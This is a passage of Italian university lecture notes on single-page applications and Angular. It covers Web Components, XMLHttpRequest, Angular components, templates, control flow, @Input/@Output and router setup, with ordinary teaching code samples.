window.addEventListener("DOMContentLoaded", router);
```

Componenti:

Con l'aumentare della complessità dei front-end, gestire intere revisioni come monoliti diventa rapidamente irrealizzabile.

- La codebase diventa difficile da gestire.
- È difficile riutilizzare parti di funzionalità in viste diverse.

Scomporre l'interfaccia utente in componenti modulari è la soluzione migliore.

Ogni componente incapsula una funzionalità specifica.

- Un componente dovrebbe essere l'unico responsabile del rendering della sua interfaccia utente (HTML) e della gestione del suo stato interno.
- Le viste che utilizzano un componente non dovrebbero preoccuparsi di questi dettagli.

Le componenti possono quindi essere facilmente riutilizzati in più viste e svolgono un ruolo centrale in tutti i framework front-end.

Le caratteristiche chiave dei componenti includono:

- Modularità: dovrebbero essere autosufficienti e incapsulare una specifica funzionalità.
- Incapsulamento: dovrebbero incapsulare la propria logica di business, stato, layout e stili.
- Riutilizzabilità: dovrebbero essere progettati per essere riutilizzabili in diverse parti dell'app.

Creare una componente da zero:

```
// New component
class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;
    let btn = this.querySelector("button");
    // State
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}

let count = 0;

customElements.define("click-counter", Counter);
```

We're defining a new **HTMLElement** called **<click-counter>**, associated with the Counter class, using the [Web Components API](#)!

The browser will use the Counter class when a **<click-counter>** element is found in the DOM!

Con `customElements.define("click-counter", Counter)`, stiamo definendo un nuovo `HTMLElement` chiamato `<click-counter>`, associato alla classe `Counter`, utilizzando la Web Components API.


Il browser utilizzerà la classe `Counter` quando un elemento `<click-counter>` viene trovato nel DOM.

Usare una Componente:

```
import "../components/counter.js";

export default () => /*html*/`
  <h1>Home</h1>
  <p>Simple click counter</p>
  <click-counter></click-counter>
`;
```

```
class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;
    let btn = this.querySelector("button");
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}
```



Vantaggi delle SPA:

Le SPA offrono alcuni vantaggi rispetto alle tradizionali app multi-pagina:

- Esperienza utente più dinamica, simile alle app desktop.
- Il caricamento iniziale delle pagine è più lento (è necessario scaricare l'intera app), ma quelle successive sono molto più veloci.
- Carico del server ridotto:
 - ❖ Solo i dati necessari vengono recuperati dal server e solo quando necessario.
 - ❖ Non è necessario trasferire interi documenti HTML più e più volte.
 - ❖ Questo può contribuire a ridurre il carico del server e la larghezza di banda.

Una nota sul Fetching Data:

Prima dell'introduzione dell'API Fetch in ES6, le richieste di rete venivano inviate tramite AJAX.

AJAX sta per Asynchronous JavaScript And XML. AJAX è stato implementato utilizzando l'interfaccia XMLHttpRequest.

Sebbene XMLHttpRequest sia oggi sostituito dall'API Fetch, è ancora piuttosto comune e si può trovare in alcuni pacchetti.

Il flusso di lavoro tipico consisteva in:

- Creazione di un oggetto XMLHttpRequest.
- Impostazione di un callback da eseguire al completamento della richiesta.
- Inizializzazione di una richiesta (impostazione del metodo HTTP, dell'URL, se asincrona o meno).
- Invio della richiesta al server.

```
let xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
  if (this.readyState == 4 && this.status == 200) {
    // Typical action to be performed when the response is ready:
    document.getElementById("demo").innerHTML = xhttp.responseText;
  }
};
xhttp.open("GET", "/url/to/fetch", true);
xhttp.send();
```

To-Do List versione SPA:

Implementiamo la nostra To-Do List app come una SPA.

Useremo la REST API sviluppata nelle lezioni precedenti e aggiungeremo un'interfaccia SPA elegante, scritta in semplice JavaScript.

Live Demo!


Highlights del codice:

Component:

```
class TodoList extends HTMLElement {
  list = [];
  constructor() {
    super();
    this.innerHTML = /*html*/;
    this.list = this.fetchTodoItems().then( (res) => {
      this.updateTodoList(res);
    });

    let btn = this.querySelector("#save-todo");
    let input = this.querySelector("#todo-input");
    btn.onclick = () => { /*...*/ };
  }
  async fetchTodoItems(){ /*...*/ }
  updateTodoList(list){ /*...*/ }
  async saveTodo(toSave){ /*...*/ }
}
```

```
constructor() {
  super();
  this.innerHTML = /*html*/`
    <input id="todo-input" placeholder="Write your To-dos here"></input>
    <button id="save-todo">Save To-do Item</button>
    <h3>To-do List</h3>
    <ul id="the-list"></ul>
  `;
  this.list = this.fetchTodoItems().then( (res) => {
    this.updateTodoList(res);
  });
  let btn = this.querySelector("#save-todo");
  let input = this.querySelector("#todo-input");
  btn.onclick = () => { /*...*/ }; //handle save todo
}
```



Sfide nello sviluppo delle SPA:

Implementare l'app To-do List come SPA da zero è stato istruttivo. Nonostante la sua semplicità, abbiamo iniziato a riscontrare alcune sfide:

- Gestione dello stato. Dovevamo mantenere lo stato e l'interfaccia utente sempre aggiornati e assicurarci di aggiornare correttamente le viste dopo ogni modifica di stato.
- Manipolazione del DOM. La manipolazione del DOM con la document API richiede molto codice boilerplate.
- Routing lato client. Il nostro router era piuttosto elementare. E se avessimo supportato routing parametrici, reindirizzamenti, ecc.?
- Rendering efficiente. Abbiamo semplicemente ridisegnato l'intera lista di cose da fare ogni volta. E se volessimo essere più efficienti?

Front-end Frameworks:

Framework front-end come Angular, React, Vue.js, Ember, Svelte, ecc. forniscono soluzioni pronte all'uso per affrontare queste sfide.

I framework in genere includono anche il supporto per gli strumenti.

- Generazione di codice boilerplate.
- Automazione di build e deployment.

Ogni framework fornisce anche un modo relativamente «standardizzato» di creare front-end.

- Uno sviluppatore abituato a lavorare con un determinato framework avrà meno problemi a passare a un progetto diverso utilizzando lo stesso framework.

Lezione 19:

Abbiamo imparato a conoscere le SPA

- Una singola pagina web, con (una buona parte) di codice JavaScript lato client, che passa da una visualizzazione all'altra aggiornando il DOM, senza caricare completamente le diverse pagine.

Una certa complessità:

- Routing lato client.
- Rendering della vista.
- Componenti e riutilizzo del codice.

I framework front-end sono un insieme predefinito di componenti software, strumenti e best practice che fungono da base per lo sviluppo di SPA.

Angular:

Angular è un framework opinionated completo con un forte focus su strumenti di sviluppo e produttività (ad esempio: include meccanismi di iniezione di dipendenza, routing, ecc.).

Questo aiuta a ridurre l'affaticamento decisionale e garantisce la coerenza tra i progetti.

Supporta la migrazione:

- Strumenti dedicati per assistere gli sviluppatori nella migrazione a versioni più recenti.

Best practice fin dall'inizio mediante l'applicazione di TypeScript.

Angular - Installazione:

```
@luigi → D/O/T/W/2/e/20-Angular $ npm install -g @angular/cli

added 227 packages in 20s

@luigi → D/O/T/W/2/e/20-Angular $ ng version

Angular CLI: 17.0.8
Node: 20.9.0
Package Manager: npm 10.2.2
OS: win32 x64
```

Utilizzeremo Visual Studio Code.

Un passaggio facoltativo, ma consigliato per migliorare l'esperienza da sviluppatori è installare l'estensione Angular Language Service.



Angular - Creare ed eseguire un nuovo progetto:

```
@luigi → D/O/T/W/2/e/20-Angular $ ng new angular-app --create-application

? Which stylesheet format would you like to use? SCSS
? Do you want to enable SSR and SSG/Prerendering? No
CREATE angular-app/angular.json (2791 bytes)
CREATE angular-app/package.json (1042 bytes)
CREATE angular-app/README.md (1064 bytes)
...
CREATE angular-app/src/index.html (296 bytes)
CREATE angular-app/src/styles.scss (80 bytes)
CREATE angular-app/src/app/app.component.html (20884 bytes)
CREATE angular-app/src/app/app.component.spec.ts (931 bytes)
CREATE angular-app/src/app/app.component.ts (370 bytes)
CREATE angular-app/src/app/app.component.scss (0 bytes)
CREATE angular-app/src/app/app.config.ts (227 bytes)
CREATE angular-app/src/app/app.routes.ts (77 bytes)
```

```

@luigi → D/O/T/W/2/e/20-Angular $ cd angular-app

@luigi → D/O/T/W/2/e/2/angular-app $ ng serve

Initial Chunk Files | Names          | Raw Size
polyfills.js        | polyfills      | 82.71 kB
main.js             | main           | 23.23 kB
styles.css           | styles         | 96 bytes
                    | Initial Total  | 106.03 kB

Application bundle generation complete. [1.176 seconds]
Watch mode enabled. Watching for file changes...
→ Local: http://localhost:4200/

```

Componenti:


I componenti sono gli elementi costitutivi delle app Angular.

Ogni componente è responsabile della definizione della funzione e dell'aspetto di un elemento,

- del suo codice (stato, logica di business, eventi),
- del layout HTML,
- dello stile CSS.

In Angular, un componente può contenere anche altri componenti.

Un'app Angular può essere concepita come un albero di componenti.



Anatomia di una Componente:

Un componente è fondamentalmente una classe TypeScript.

I componenti sono annotati con metadati passati come oggetto al decoratore `@Component`.

I metadati specificano, tra le altre cose, il layout HTML e gli stili CSS (o Sass) per il componente.

```
@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello Angular!</h1>",
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {}
```

Selector:

Il selettore viene utilizzato per indicare ad Angular dove visualizzare il componente.

- Angular creerà un'istanza del componente per ogni elemento HTML corrispondente.
- Di seguito, l'`AppComponent` verrà visualizzato in elementi HTML `<app-root>`.

Templates:

Modelli e stili possono anche essere specificati in un file separato.

- I percorsi sono relativi alla posizione della classe TypeScript.

```
import {Component} from '@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  templateUrl: './app.component.html',
  styleUrls: ['./app.component.scss']
})
export class AppComponent {}
```

```
// app.component.html file
<h1>Hello Angular!</h1>
```


```
// app.component.scss file
h1 {
  font-family: sans-serif;
  color: darkblue;
}
```

Componenti: Introduzione dello stato

Le espressioni all'interno di {{ }} nei template Angular vengono valutate e il risultato (convertito in una stringa) viene visualizzato nel template.

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello {{name.toUpperCase()}}!</h1>",
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



Composizione di Componenti:

Abbiamo creato il nostro primo componente, con il suo template e i suoi stili.

E se volessimo aggiungere un nuovo componente alla nostra app?

Supponiamo di voler aggiungere un componente Contatore, che includa un pulsante e tenga traccia di quante volte è stato cliccato sul pulsante.

Possiamo usare la CLI di Angular per creare il codice boilerplate.

```
@luigi → D/O/T/W/2/e/2/angular-app $ ng generate component counter

CREATE src/app/counter/counter.component.html (22 bytes) // HTML template
CREATE src/app/counter/counter.component.spec.ts (603 bytes) // tests (will see later)
CREATE src/app/counter/counter.component.ts (239 bytes) // TS class
CREATE src/app/counter/counter.component.scss (0 bytes) // Styles file
```

Codice boilerplate generato:

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  imports: [],
  templateUrl: './counter.component.html',
  styleUrls: ['./counter.component.scss']
})
export class CounterComponent {}
```


```
// counter.component.html file
<p>counter works!</p>
```

```
// counter.component.scss file
// This file is empty
```

Composizione delle componenti:

```
import { Component } from '@angular/core';
import { CounterComponent } from './counter/counter.component';


@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter />
  `,
  styles: "h1 {font-family: sans-serif; color: darkblue;}",
})
export class AppComponent {
  name = 'Web Technologies';
}
```



La componente counter:

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button>Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: `p, button {
    font-size: 1.25em;
    font-family: sans-serif; }
`,
})
export class CounterComponent {
  counter: number = 0;
}
```



Gestione degli Eventi:

In Angular, gli eventi sono associati ai gestori utilizzando la sintassi tra parentesi.

Ad esempio, per assegnare un gestore all'evento clic su un pulsante, possiamo scrivere nel modello:


```
<button (click)="increment()">Click me</button>
```

Dove increment() è, ad esempio, un metodo del componente.

```
import { Component } from '@angular/core';

@Component({
  selector: 'app-counter',
  standalone: true,
  template: `
    <button (click)="increment()">Click me</button>
    <p>The button was clicked {{counter}} time(s).</p>
  `,
  styles: 'p, button { font-size: 1.25em; font-family: sans-serif; }'
})
export class CounterComponent {
  counter: number = 0;

  increment() {
    this.counter = this.counter + 1;
  }
}
```



Luigi Libero Lucio Starace, Ph.D. - University of Naples Federico II - Web Technologies Course - Lecture 19 - Angular (Part I)

19

Componenti Standalone:

I componenti standalone impostano «standalone: true» nei loro metadati.

Questi componenti possono importare direttamente altri componenti, direttive e pipe utilizzati nei loro template.

Il codice Angular precedente (prima della versione 14) utilizzava un meccanismo diverso per l'importazione e l'utilizzo di altri componenti, chiamato NgModule.

Angular Templates: Control Flow

Abbiamo visto che i costrutti di control flow sono molto utili nei template.


Spesso è necessario eseguire il rendering condizionale di una parte del template o iterare su più elementi e renderizzare la stessa porzione di template più volte.

I template di Angular supportano questi scenari con la familiare sintassi @if/@else e @for.

Prima di Angular 17, venivano utilizzate le direttive ngIf e ngFor.

@if/@else:

```
// template for the Counter component
<button (click)="increment()">Click me</button>
<p>
  The button was clicked {{counter}}
  @if(counter===1){time} @else{times}.
</p>
```





@for:

Introduciamo una nuova funzionalità al nostro contatore: terrà traccia di quante volte è stato cliccato il pulsante.

```
export class CounterComponent {
  counter: number = 0;
  clickTimestamps: Date[] = []

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

```
// template for the Counter component
<button (click)="increment()">
  Click me
</button>
<p>
  The button was clicked {{counter}}
  @if(counter===1){time} @else{times}.
</p>
<ul>
  @for(ts of clickTimestamps; track ts){
    <li>{{ts}}</li>
  } @empty {
    <li>Button has never been clicked!</li>
  }
</ul>
```



Comunicazione delle componenti:

A volte, i componenti devono condividere dati con altri componenti.

Questo può accadere quando un componente padre passa informazioni ai componenti figlio (ad esempio: per configurarne il comportamento o per passare dati da visualizzare).

Oppure quando un componente figlio deve comunicare al suo padre che si è verificato un evento.

Questi modelli di comunicazione possono essere implementati in Angular utilizzando i decorator `@Input()` e `@Output()`.

Angular: @Input()

Nel componente figlio, le proprietà che possono essere passate dal componente padre sono “decorate” utilizzando `@Input()`. Potrebbe esserci un valore predefinito, utilizzato quando il componente padre non passa alcun valore specifico.

Nel nostro esempio, supponiamo che il testo all'interno del pulsante possa essere personalizzato dal componente padre.

```
import {Component, Input} from '@angular/core';
export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps : Date[] = []
  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

```
<button (click)="increment()">
  {{buttonText}}
</button>
<p>
  The button was clicked {{counter}}
  @if(counter==1){time}@else{times}.
</p>
// rest of the template omitted
```

26

Il componente padre può ora passare dati al componente figlio impostando una proprietà sull'elemento HTML.


```
@Component({
  selector: 'app-root', standalone: true,
  imports: [CounterComponent],
  template: `
    <h1>Hello {{name.toUpperCase()}}!</h1>
    <app-counter buttonText="CLICK HERE"/>
  `,
  styleUrls: ['./app.component.scss']
})
export class AppComponent {}
```

```
export class CounterComponent {
  @Input() buttonText = "Click me";
  counter: number = 0;
  clickTimestamps : Date[] = [];

  increment() {
    this.counter = this.counter + 1;
    this.clickTimestamps.push(new Date());
  }
}
```

```
<button (click)="increment()">
  {{buttonText}}
</button>
// rest of the Counter template omitted27
```


Se rimuovessimo `buttonText="CLICK HERE"` da `<app-counter/>`, il pulsante mostrerebbe il valore predefinito («Click me»).



Comunicazione Padre-Figlio:

Questo modello di comunicazione è ampiamente utilizzato nei framework front-end.

In altri framework (ad esempio: React, Vue), questo meccanismo viene implementato utilizzando Props.

Angular: Property Binding

Angular consente di impostare dinamicamente i valori per gli attributi di elementi e componenti HTML nei template, associando questi valori alle proprietà del componente corrente.

Il nome dell'attributo da associare è specificato tra parentesi quadre «[]» e il valore è il nome della proprietà da associare.

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg"/>
<img [src]="imageUrl"/>
```

```
export class AppComponent {
  name = 'Web Technologies';
  btnMsg = "CLICK HERE";
  imageUrl = "https://picsum.photos/300/150"
}
```



Property Binding vs Interpolation:

Ci si potrebbe chiedere se c'è qualche differenza tra l'utilizzo del binding delle proprietà e l'interpolazione dei template.

```
<img [src]="imageUrl"/>
```

```
<img src={{imageUrl}}/>
```

Nell'esempio precedente, il risultato è lo stesso, ma non è sempre così.

L'interpolazione del template valuta l'espressione fornita e converte il risultato in una stringa.

Per passare un oggetto o un array come proprietà di un elemento, è necessario utilizzare il binding delle proprietà.

Angular: @Output

Per creare un canale di comunicazione tra un componente figlio e il suo genitore, è possibile utilizzare il decoratore @Output su una proprietà di classe e assegnargli un valore di tipo EventEmitter.

Per inviare un evento sul canale, il componente figlio richiama il metodo emit() sulla proprietà @Output.

```
export class CounterComponent {
  @Input() buttonText = "Click me";
  @Output() counterClickedTenTimes = new EventEmitter<number>();
  counter: number = 0;
  clickTimestamps : Date[] = []

  increment() {
    this.counter++;
    this.clickTimestamps.push(new Date());
    if(this.counter%10 === 0)
      this.counterClickedTenTimes.emit(this.counter);
  }
}
```

Il componente padre può ora reagire agli eventi sul canale di comunicazione definendo un gestore di eventi, come di consueto.

```
<h1>Hello {{name.toUpperCase()}}!</h1>
<app-counter [buttonText]="btnMsg" (counterClickedTenTimes)=addClicks($event) />
<ul>@for(click of clicksList; track click){
  <li>Button was clicked on {{click}} times.</li>
}</ul>
```

```
export class AppComponent {
  name = 'Web Technologies'; btnMsg = "CLICK HERE";
  clicksList : number[] = [];

  addClicks(nClicks: number){
    this.clicksList.push(nClicks)
  }
}
```

Child selector, inside
Parent template

Event Handler
(on the parent component)

<app-counter (counterClickedTenTimes)="addClicks(\$event)"/>

Event: @Output()
property from child

Angular: Routing

Le SPA devono gestire il routing lato client.

Angular include un router per supportare gli sviluppatori in questa attività.

Il router consente la navigazione tra diverse viste.

- Lo fa interpretando l'URL come un'istruzione per cambiare vista.

Le applicazioni Angular create utilizzando il comando `ng new` hanno già il routing configurato e pronto all'uso.

Adesso vedremo i passaggi per configurare il routing.

Angular Router Setup: Bootstrap

In `./src/main.ts`, il punto di ingresso dell'app Angular, ci occupiamo di caricare il componente radice (`AppComponent`).

Nel fare ciò, forniamo un oggetto di configurazione, definito in `./app/app.config.ts`

L'oggetto `app.config` specifica che l'applicazione utilizza il routing.

```
import { bootstrapApplication } from '@angular/platform-browser';
import { appConfig } from './app/app.config';
import { AppComponent } from './app/app.component';

bootstrapApplication(AppComponent, appConfig)
  .catch((err) => console.error(err));
```

Angular Router Setup: App.Config

Il file `./src/app.config.ts` esporta un oggetto `appConfig` di tipo `ApplicationConfig`

La funzione `provideRouter()` accetta come input una descrizione delle route dell'applicazione di tipo `Routes`, definite in `./src/app.routes.ts`, e configura i provider necessari per il funzionamento del modulo Router.

```
import { ApplicationConfig } from '@angular/core';
import { provideRouter } from '@angular/router';

import { routes } from './app.routes';

export const appConfig: ApplicationConfig = {
  providers: [provideRouter(routes)]
};
```

Angular Router Setup: App.Routes

L'oggetto Routes è definito in ./src/app.routes.ts.

```
import { Routes } from '@angular/router';
import { CounterPageComponent } from './counter-page/counter-page.component';
import { HomePageComponent } from './home-page/home-page.component';

export const routes: Routes = [    //Routes is a Route[]
  {                                //Each Route has many properties:
    path: "",                     //- path is the URL associated with the Route
    title: "Home Page",           //- title is the title of the HTML page
    component: HomePageComponent  //- component is the component associated with
  }, {                             // the Route
    path: "counter",
    title: "Counter",
    component: CounterPageComponent
  }
];
```

Angular Router Setup: Router-Outlet

Una volta completata la configurazione, possiamo utilizzare il componente RouterOutlet nei nostri template.

Il componente RouterOutlet analizza l'URL corrente e visualizza (effettua il rendering) il componente associato al percorso corrispondente.

Il template per il componente radice potrebbe essere simile a quello mostrato di seguito.

```
<nav>
  <a href="/">Home</a> | <a href="/counter">Counter</a>
</nav>
<router-outlet></router-outlet>
```

```
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterOutlet } from '@angular/router';


@Component({
  selector: 'app-root',
  standalone: true,
  imports: [CommonModule, RouterOutlet],
  template: `
    <nav>
      <a href="/">Home</a> | <a href="/counter">Counter</a>
    </nav>
    <router-outlet></router-outlet>
  `,
  styleUrls: ['./app.component.scss']
})
export class AppComponent {}
```

Angular Router: Links

Se utilizziamo link tradizionali nei nostri template, con un attributo href, facciamo sì che il browser esegua una nuova richiesta HTTP e ricarichi l'app.

Il router analizza quindi l'URL e carica il componente appropriato al posto di `<router-outlet/>`.

Questo non è molto elegante e vanifica lo scopo stesso di una SPA.



Per navigare correttamente tra le viste nelle nostre SPA Angular, dobbiamo utilizzare la direttiva RouterLink sugli elementi che attivano la navigazione.

```
import { Component } from '@angular/core';
import { CommonModule } from '@angular/common';
import { RouterLink, RouterOutlet } from '@angular/router';

@Component({
  selector: 'app-root', standalone: true,
  imports: [CommonModule, RouterOutlet, RouterLink],
  template: `
    <nav><a routerLink="/">Home</a> | <a routerLink="/counter">Counter</a></nav>
    <router-outlet></router-outlet>
  `,
})
export class AppComponent {}
```

Quando utilizziamo RouterLink, possiamo attivare il Router e caricare diverse viste senza ricaricare la pagina.

Si noti che, se un utente inserisce manualmente l'URL `localhost:4200/counter`, verrà attivato un nuovo caricamento della pagina e il Router eseguirà comunque correttamente il rendering del componente Counter.

Angular Router: RouterLinkActive

A volte, vogliamo assegnare uno stile diverso ai link del router attualmente attivi, per ricordare agli utenti in quale pagina si trovano.


La direttiva RouterLinkActive ci consente di specificare un elenco di classi CSS da applicare ai RouterLink che corrispondono al percorso su cui si trova attualmente l'app.

Queste direttive possono essere utilizzate in un template come segue.

```
<nav>
